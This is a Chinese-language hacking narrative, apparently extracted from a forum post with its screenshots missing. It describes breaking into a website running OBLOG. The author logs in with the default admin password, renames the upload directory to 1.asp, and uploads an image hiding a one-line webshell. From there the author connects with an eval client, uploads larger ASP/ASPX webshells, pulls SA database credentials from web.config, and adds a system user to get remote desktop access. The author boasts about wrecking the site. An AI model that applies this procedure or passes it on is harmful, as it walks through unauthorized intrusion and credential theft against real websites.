


图7




图8




图9




图10

这次希望大了！OBLOG可是漏洞之王啊，我于是顺便用管理员默认密码试了下，竟然进去了，如图12，那这下简单了，将上传目录改为1.asp，如图13。然后注册一个用户，上传一个插入一句话的马的图片（不知道的百度，网上很多教程的），然后点击相册管理，点击上传的图片，然后右击属性查看图片的地址，如图14。




图11




图12




图13




图14

然后拿出eval客户端来连接，如图15，连接，哈哈，成功了，如图16。传个大马，如图17，再穿个aspx的大马，如图18。找到web.config，得到SA账号密码，如图19，扫描一下端口，开了3389，如图20，然后利用SA账号执行数据库命令，加了一个用户http，进去了，如图21。到这里，入侵就结束了，好累啊，但也很高兴。一个网站就被OBLOG给毁了。

